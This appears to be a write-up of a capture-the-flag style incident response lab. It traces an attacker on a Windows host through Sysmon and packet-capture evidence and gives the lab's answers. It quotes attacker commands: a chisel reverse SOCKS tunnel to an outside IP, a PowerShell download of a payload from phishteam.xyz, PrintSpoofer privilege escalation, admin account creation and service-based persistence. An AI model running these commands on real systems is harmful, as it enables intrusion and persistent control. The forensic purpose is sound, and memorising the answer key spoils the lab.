jA6MCAGICAgICAgICAgTElTVEVOSU5HICAgICAgIDI0MjQNCiAgVENQICAgIDAUmc4wLjA6NDk2NzEgICAgICAgICAgM ICAgICAgICAgICBMSVNURU5JTkcgICAgICAgNjI0DQogIFRDUCAgICAwLjAuMC4w0jQ5NjC2ICAgICAgICAgIDAuMC4wLjA6 gICAgTElTVEVOSU5HICAgICAgIDYw0A0KICBUQ1AgICAgMTkyLjE20C4yNTQuMTA30jEz0SAgICAwLjAuMC4w0jAgICAgIC RFTkl0RyAgICAgICA0DQogIFRDUCAgICAx0TiUmtY4LjI1NC4xMDc6NTE4MDigIDUyLjEz0S4yNTAuMjUz0jQ0MyAgICAgRV CAgIDMyMTYNciAgVENQICAgIDE5Mi4xNjguMjU0LjEwNzo1MTg20SAgMzQuMTA0LjM1LjEyMzo4MCAgICAgICBUsU1FX1dBS ICBUQ1AgICAgMTkyLjE20C4yNTQuMTA30jUx0DU4ICAxMDQuMTAxLjIyLjEy0Do4MCAgICAgIFRJTUVfV0FJVCAGICAgICAw x0TiUmtY4LjI1NC4xMDc6NTE4NjAgIDIwLjIwNS4xNDYuMTQ50jQ0MyAgICAgVElnRV9XQUlUICAgICAgIDANCiAgVENQIC U0LjEwNzo1MTg2MSAgMjA0LjC5LjE5Ny4yMDA6NDQzICAgICBFU1RBQkxJU0hFRCAgICAgNDM1Mg0KICBUQ1AgICAgMTkyLj jUx0DcxICAyMC4x0TAuMTQ0LjE20To0NDMgICAgIFRJTUVfV0FJVCAGICAgICAwDQogIFRDUCAgICAx0TiUmtY4LjI1NC4xM rec 2896 = 1</pre>				
Output				
<pre>netstat -ano -p tcp - Active Connections Proto Local Address Foreign Address State PID TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 864 TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 5508 TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:7680 0.0.0.0:0 LISTENING 4964 TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 476 TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 1212 TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1760 TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 2424 TCP 0.0.0.0:49671 0.0.0.0:0 LISTENING 624 TCP 0.0.0.0:49676 0.0.0.0:0 LISTENING 608 TCP 192.168.254.107:139 0.0.0.0:0 LISTENING 4 TCP 192.168.254.107:51802 52.139.250.253:443 ESTABLISHED 3216 TCP 192.168.254.107:51839 34.104.35.123:80 TIME_WAIT 0</pre>				

Answer: 5985

3.The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?

Format: Remove the double quotes from the log.

Searched the keyword socks

File	Tools	Tabs	View	Help
sysmon.csv				
Drag a column header here to group by that column				
Executable Info	Source File			
"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks	C:\Users\user\Desktop\Incident Files\sysmon.evtx			

Answer:C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks

4.What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?

Answer: 8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451

5.What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase.

There are other names for the tool also but chisel was the one when i was released

Names
winch.exe
527C71C523D275C8367B67BBEBF48E9F
chisel.exe
chisel_1.7.7_windows_amd64
TCP_UDP_Tunnel_over_HTTP_(Chisel).EXE
chisel_1.7.7_windows_amd64.exe
chisel86.exe
chisel64.exe
NA_chiselexe.exe
hvirt.exe

Answer: chisel

5.The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?

Format: Answer in lowercase

sorted the line from small to high for proper order. after the reverse sock connection line there is next tool executed by attacker "wsmprovhost.exe"

Hint

External research needed. Use the process name to determine the service name.

wsmprovhost.exe (Windows Remote Management Provider Host) is a legitimate Windows process that hosts plugins for the **Windows Remote Management (WinRM) service**, primarily used to run **PowerShell Remoting** sessions and manage remote systems, acting as a proxy for PowerShell commands executed remotely. It's a key component for automation and management but can also be abused by attackers for lateral movement, so security tools monitor it for suspicious child processes.

Answer: WinRM

Privilege Escalation - Exploiting Privileges

Investigation Guide

With this, we can focus on the following network and endpoint events:

- Look for events executed after the successful execution of the reverse socks proxy tool.
- Look for potential privilege escalation attempts, as the attacker has already established a persistent low-privilege access.

1. After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?

Format: binary name,SHA256 hash

The ran whoami command to know the privilege and then ran
"C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe

Answer:

spf.exe,8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D

2. Based on the SHA256 hash of the binary, what is the name of the tool used?

Format: Answer in lowercase

To find the tool name paste the SHA256 hash value

The screenshot shows the VirusTotal analysis interface. In the search bar at the top, the SHA256 hash "8524fbc0d73e711e69d60c64f1f1b7bef35c986705880643dd4d5e17779e586d" is entered. Below the search bar, there's a large circular progress bar with a red outline and a white center containing the number "58 / 71". To the right of the progress bar, a message indicates "58/71 security vendors flagged this file as malicious". Below this message, the file name "PrintSpoofer64.exe" is listed, also highlighted with a red box. At the bottom of the interface, several tags are visible: "peexe", "assembly", "idle", and "64bits".

Answer: PrintSpoofer

3. The tool exploits a specific privilege owned by the user. What is the name of the privilege?

Google printsspoof takes which privilege user

AI Mode All Images Shopping Videos Short videos News More Tools

AI Overview En Listen

The PrintSpoofer exploit tool can be used by any user who possesses the Windows **SeImpersonatePrivilege** to elevate their access to `NT AUTHORITY\SYSTEM` level privileges.

Required Initial Privilege

- **SeImpersonatePrivilege** : The current user or process must have this privilege enabled. This privilege is typically assigned to service accounts (like `LOCAL SERVICE` or `NETWORK SERVICE`) and members of the local Administrators group by default on Windows systems.

Answer:SeImpersonatePrivilege

4.Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?

The screenshot shows a log entry from a CSV file named 'sysmon.csv'. The log entry details a PowerShell command being executed:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/final.exe -outfile C:\ProgramData\final.exe
```

Below this, another command is shown:

```
"C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe
```

The word 'final.exe' in the second command is highlighted with a red box. At the bottom of the window, there is a status bar with the text: 'User Name In SourceUser: TEMPEST\benimaru | TargetUser: NT AUTHORITY\SYSTEM TEMPEST\benimaru'.

Answer:final.exe

5.The binary connects to a different port from the first c2 connection. What is the port used?
Once the attacker gained the c2 connection

No.	Time	Source	Destination	SRC PORT	Protocol	Length	Info
14172	393.521099	167.71.222.162	192.168.254.187	80	TCP	154	80 → 51962 [PSH, ACK] Seq=18 Ack=108 Win=64256 Len=100 [TCP segment of a reassembled P...
15165	441.987355	167.71.222.162	192.168.254.187	80	TCP	154	80 → 51962 [PSH, ACK] Seq=118 Ack=108 Win=64256 Len=92 [TCP segment of a reassembled P...
15166	441.987355	167.71.222.162	192.168.254.187	80	HTTP	60	HTTP/1.0 200 OK (text/html)
15169	442.055740	167.71.222.162	192.168.254.187	80	TCP	60	80 → 51962 [ACK] Seq=211 Ack=109 Win=64256 Len=0
18347	607.842093	167.71.222.162	192.168.254.187	8080	TCP	66	8080 → 52015 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1452 SACK_PERM=1 WS=128
18351	607.891161	167.71.222.162	192.168.254.187	8080	TCP	60	8080 → 52015 [ACK] Seq=1 Ack=113 Win=64128 Len=0
18352	607.891161	167.71.222.162	192.168.254.187	8080	TCP	79	8080 → 52015 [PSH, ACK] Seq=1 Ack=113 Win=64128 Len=17 [TCP segment of a reassembled P...
18359	607.983538	167.71.222.162	192.168.254.187	8080	TCP	154	8080 → 52015 [PSH, ACK] Seq=18 Ack=113 Win=64128 Len=100 [TCP segment of a reassembled...
18446	611.R745RR	167.71.222.162	192.168.254.187	8080	TCP	62	8080 → 52015 [PSH, ACK] Seq=111 Ack=113 Win=64128 Len=8 [TCP segment of a reassembled ...

Answer: 8080

Actions on Objective - Fully-owned Machine

Investigation Guide

Now, we can rely on our cheatsheet to investigate events after a successful privilege escalation:

- The attacker gained SYSTEM privileges; now, the user context for each malicious execution blends with **NT Authority\System**.
- All child events of the new malicious binary used for C2 are worth checking.

1.Upon achieving SYSTEM access, the attacker then created two users. What are the account names?

Format: Answer in alphabetical order - comma delimited

Used Brim to see the base64 encoded commands, the filter used :

```
_path=="http" "resolvecyber.xyz" id.resp_p==8080 | cut ts, host, id.
resp_p, uri | sort ts
```

Timing of the packet:2022-06-20T17:27:32.273117Z

RBC 500 1

T Raw Bytes ↵ LF

Output

```
|net users - CR
User accounts for \\CR
CR
-----
Administrator           benimaru          DefaultAccount      CR
Guest                  rimuru            shion             CR
shuna                 WDAGUtilityAccount CR
The command completed with one or more errors. CR
```

Answer: shion,shuna

2.Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?

Packet Time: 2022-06-20T17:27:41.352183Z

The screenshot shows a terminal window with two main sections: 'Input' and 'Output'.
In the 'Input' section, there is a single line of encoded text:
`bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgL2FkZCBzaG1vbiAtIFRoZSBjb21tYW5kIGNvbXBsZXR1ZCBzdWNjZXNzZnVsbHkuDQoNCg==`
In the 'Output' section, the command entered in the input field is:
`net localgroup administrators /add shion - The command completed successfully. CR`
The word '/add' is highlighted with a red rectangle.

Answer: /add

3.Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?
Search in google What event id for account creation

Answer: 4720

4.The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?

```
bmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgL2FkZCBzaGlvbiAtIFRoZSBjb21tYW5kIGNvbXBsZX
R1ZCBzdWNjZXNzZnVsHkuDQoNCg==
```



The screenshot shows a terminal window with the following details:

- Top status bar: REC 112, E 1, T Raw Bytes, ↵ LF.
- Section header: Output.
- Content:

```
net localgroup administrators /add shion - The command completed successfully. CR
```

The line "net localgroup administrators /add shion" is highlighted with a red box, and the word "CR" is in red at the end of the command line.

Answer: net localgroup administrators /add shion

5.Based on windows event logs, the account was successfully added to a sensitive group.
What is the event ID that indicates the addition to a sensitive local group?

Search in google : event ID that indicates the addition to a sensitive local group?

Answer: 4732

6.After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?

Format: Remove the double quotes from the log

We know that attacker is in Tempest Computer system we filter the executable field
"Tempest"

sysmon.csv	
Drag a column header here to group by that column	
Executable Info	<input type="text" value="Enter text to search..."/> <input type="button" value="Find"/>
▼ # Tempest	
"C:\Windows\system32\sc.exe" qc TempestUpdate2	
"C:\Windows\system32\sc.exe" \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto	
"C:\Windows\system32\sc.exe" \\TEMPEST create TempestUpdate binpath= C:\ProgramData\final.exe start= auto	

Answer: C:\Windows\system32\sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto